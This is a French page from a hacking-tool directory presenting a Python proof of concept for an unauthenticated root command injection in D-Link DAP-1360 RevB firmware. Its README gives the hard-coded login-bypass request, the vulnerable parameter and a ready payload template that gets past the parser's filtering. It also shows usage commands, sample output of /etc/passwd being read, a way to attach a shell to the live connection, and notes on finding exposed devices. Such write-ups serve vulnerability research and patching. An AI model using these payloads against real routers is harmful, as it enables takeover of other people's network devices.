

Skip to content
KitploitKITPLOIT
OutilsBlog
Log in
Soumettre
OutilsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2026-95675 — PoC Python exploitant CVE-2026-95675, une injection de commande root non authentifiée dans le firmware D-Link DAP-1360 RevB via un contournement d'authentification codé en dur et le gestionnaire formSystemCheck. | Kitploit
Outils/GitHubGitHub/d6fault/cve-2026-95675
Sécurité des Systèmes EmbarquésSécurité IoTAnalyse des VulnérabilitésExploitationRétro-ingénierieExploitation d'Applications WebSécurité Matériel et IoTOutil d'Accès à DistanceAnalyse de Micrologiciel
GitHubd6fault/cve-2026-95675

CVE-2026-95675

1149il y a 1 moisPas encore vérifié
Partager


PoC Python exploitant CVE-2026-95675, une injection de commande root non authentifiée dans le firmware D-Link DAP-1360 RevB via un contournement d'authentification codé en dur et le gestionnaire formSystemCheck.
Voir le dépôt

CVE-2026-95675 — D-Link DAP-1360 RevB

Exécution de commande root à distance non authentifiée (CWE-78 — Injection de commande OS) dans le gestionnaire formSystemCheck, accessible via une backdoor d'authentification codée en dur. Vérifié sur DAP-1360 RevB, firmware 2.14B05.

Cause racine

Deux problèmes indépendants enchaînés :

1. Chemin de contournement d'authentification codé en dur. Dans main (httpd @ 0x4064c8) :

strcasecmp(request_path, "dEfWzDLOgIn")   ; token @ 0x48046c
  ...
  sw 1, 8(sp_login_slot)                  ; mark this source-IP as logged in

GET /dEfWzDLOgIn renvoie 404 (ce n'est pas un vrai fichier) mais, en effet de bord, marque le slot de session de l'IP source requérante comme authentifiée — aucun nom d'utilisateur, mot de passe ou captcha requis.

2. Injection de commande OS. formSystemCheck (POST /apply.cgi?formSystemCheck) construit une commande shell avec :

_system("ping %s -c 2 >/tmp/test_ping", cgi("ipv4_ping"))

ipv4_ping est passé sans assainissement dans la chaîne de format ; _system() utilise vsprintf dans un tampon de pile de taille fixe et le transmet à system(). Le gestionnaire n'effectue aucune vérification d'authentification propre.

Avertissement sur le parseur

Le parseur de corps POST de busybox supprime ;, |, le backtick et le saut de ligne, mais && survit. Une charge utile doit terminer le préfixe ping puis s'enchaîner avec &&, par exemple :

127.0.0.1 -c 1 && <command> > /www/out.htm && x

Utilisation

python3 autopoc.py <target> [command]

python3 autopoc.py 192.168.0.50
python3 autopoc.py 192.168.0.50 "ls -la /"
ArgDescription
targethôte/IP cible (schéma par défaut http://)
command (optionnel)commande root à exécuter (par défaut : cat /etc/passwd) ; utilisez &&, pas ;/`

Fonctionnement

  1. GET /dEfWzDLOgIn — déclenche le contournement d'authentification codé en dur (renvoie 404 ; l'effet de bord se produit côté serveur).
  2. POST /apply.cgi?formSystemCheck avec ipv4_ping=127.0.0.1 -c 1 && <cmd> > /www/<OUT> && x — injection de commande root.
  3. GET /<OUT> — récupère la sortie de la commande (httpd sert les .htm/.html, pas les .txt).

Sortie

[*] target   : 192.168.0.50
[*] command  : cat /etc/passwd
[*] GET /dEfWzDLOgIn -> 404 (login slot flagged)
[*] POST /apply.cgi?formSystemCheck -> 302
[+] output (RCE.htm):
------------------------------------------------------------
root:x:0:0:root:/:/dev/null
nobody:x:0:0:nobody:/:/dev/null
------------------------------------------------------------

Notes / limitations

  • Le busybox de l'appareil n'a ni nc, wget, base64, chmod, id — utilisez cat, echo, ls, cp, etc.
  • La sortie est écrite dans le docroot accessible en écriture à tous et récupérée via HTTP (aucun listener requis).
  • Pour un shell interactif, le processus injecté hérite du socket client comme fd 5 ; combiné au fait que httpd diffère la réponse jusqu'au retour de _system(), sh <&5 >&5 2>&5 peut attacher un shell à la connexion active (fragile sous QEMU en mode utilisateur ; meilleur sur matériel réel).
  • Non applicable au DAP-1360 RevC1 / firmware 3.00 ni aux builds « D-Link Russia » DIR/xDSL — endpoints, docroot et parseur différents. Ceux-ci nécessitent une analyse séparée.

Exposition

Shodan ("CAMEO-httpd", la bannière du fournisseur httpd) ne montre qu'un petit nombre d'instances exposées sur Internet de cette base de code exacte ; l'appareil est principalement un point d'accès côté LAN. L'exploitation nécessite que l'interface de gestion web soit joignable.

Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    491
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    462
  • 3

    opencti

    opencti-platform/opencti

    Plateforme ouverte de renseignement sur les cybermenaces

    345
  • 4

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    340
  • 5

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    306
  • 6

    estorides

    grisuno/estorides

    Agrège plus de 99 sources OSINT gratuites en parallèle, résout les entités dans un graphe de connaissances et exporte en STIX 2.1, MISP ou GraphML avec une analyse assistée par LLM.

    292

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →






